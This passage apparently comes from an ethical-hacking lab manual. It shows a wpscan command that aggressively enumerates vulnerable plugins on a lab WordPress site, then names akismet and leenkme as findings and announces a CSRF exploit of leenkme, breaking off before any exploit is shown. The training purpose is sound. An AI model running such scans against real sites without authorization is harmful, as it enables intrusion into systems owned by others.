


32. In the **Terminal** window, type **wpscan --api-token [API Token from Step#26] --url http://10.10.1.22:8080/CEH --plugins-detection aggressive --enumerate vp** and press **Enter**.

Note: **--enumerate vp**: specifies the enumeration of vulnerable plugins.




33. The result appears, displaying detailed information regarding the target website.




34. Scroll down to the **Plugin(s) Identified** section, and observe the installed vulnerable plugins (**akismet** and **leenkme**) on the target website.


35. In this task, we will exploit the **CSRF** vulnerability present in the **leenkme** plugin.



